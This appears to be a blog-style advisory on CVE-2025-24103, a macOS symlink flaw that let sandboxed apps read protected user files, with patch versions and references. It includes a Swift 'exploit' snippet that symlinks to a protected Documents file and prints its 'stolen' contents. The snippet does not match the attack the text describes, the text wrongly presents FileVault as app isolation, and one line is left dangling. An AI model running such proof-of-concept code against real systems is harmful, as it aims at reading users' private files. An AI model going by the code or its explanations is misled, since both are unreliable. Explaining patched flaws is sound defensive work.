
A newly patched vulnerability, CVE-2025-24103, affected macOS Ventura (before 13.7.3), Sonoma (before 14.7.3), and Sequoia (before 15.3). This issue meant that a malicious app could bypass some of Apple’s security measures by abusing symbolic links (symlinks), potentially accessing protected user data like Documents, Downloads, and more.
Apple officially fixed this with improved validation of symlinks. If you use any of the affected macOS versions, you should update immediately.
What are Symlinks and Why Does This Matter?
A symlink is like a shortcut—it points from one file or folder to another.
Normally, macOS uses something called “sandboxing” and *FileVault* to keep apps from snooping in your private areas like ~/Documents. But this vulnerability let bad actors use symlinks to trick the system and sneak into protected folders.
This exploit generally worked like this
1. A malicious app creates a symlink inside its own sandbox, pointing it to a private or sensitive user location (e.g., ~/Documents/confidential.txt).
2. The app tricks macOS’s file-handling features (like an open/save panel or copying files) into following this symlink.
3. Instead of reading a file inside its own app area, the app can silently grab files from places it normally couldn’t touch.
Example Exploit Code
The following Swift code demonstrates how an attacker could create a symlink to a protected file inside their sandbox, and then try to access the content.
import Foundation

let fileManager = FileManager.default

let protectedFile = "\(NSHomeDirectory())/Documents/secret.txt"
let evilSymlink = "\(NSTemporaryDirectory())evilLink"

do {
    // Remove existing symlink if any
    try? fileManager.removeItem(atPath: evilSymlink)

    // Create symlink pointing to a protected file
    try fileManager.createSymbolicLink(atPath: evilSymlink, withDestinationPath: protectedFile)

    // Access the protected file through the symlink
    let content = try String(contentsOfFile: evilSymlink)
    print("Stolen content: \(content)")
} catch {
    print("Exploit failed: \(error)")
}
Note: On patched systems, this code will fail or throw an error, but on vulnerable systems, it could print the contents of any user file the symlink points to.
Anything a user expected to stay private
This is why Apple’s fix—better validation when following symlink paths—closes the door on this attack.
How Was This Fixed?
Apple’s security update disables this symlink trick, making sure that whenever an app tries to use a symlink, the system double-checks if it really has permission to access the *target* file, not just the symlink itself.
Patch details:
- Apple Security Updates — macOS Ventura 13.7.3
- Apple Security Updates — macOS Sonoma 14.7.3
- Apple Security Updates — macOS Sequoia 15.3
- CVE-2025-24103 at NVD
Conclusion
CVE-2025-24103 was a serious macOS flaw. Thankfully, Apple responded with improved symlink validation logic, shutting down this data-exfiltration route.
If you’re using macOS Ventura, Sonoma, or Sequoia, make sure you have at least Ventura 13.7.3, Sonoma 14.7.3, or Sequoia 15.3. Stay up to date—your privacy depends on it!
References
- Apple Security Advisories
- NIST NVD Entry for CVE-2025-24103
- Apple Platform Security Overview: File System Security
Timeline
Published on: 01/27/2025 22:15:15 UTC
Last modified on: 03/03/2025 22:45:38 UTC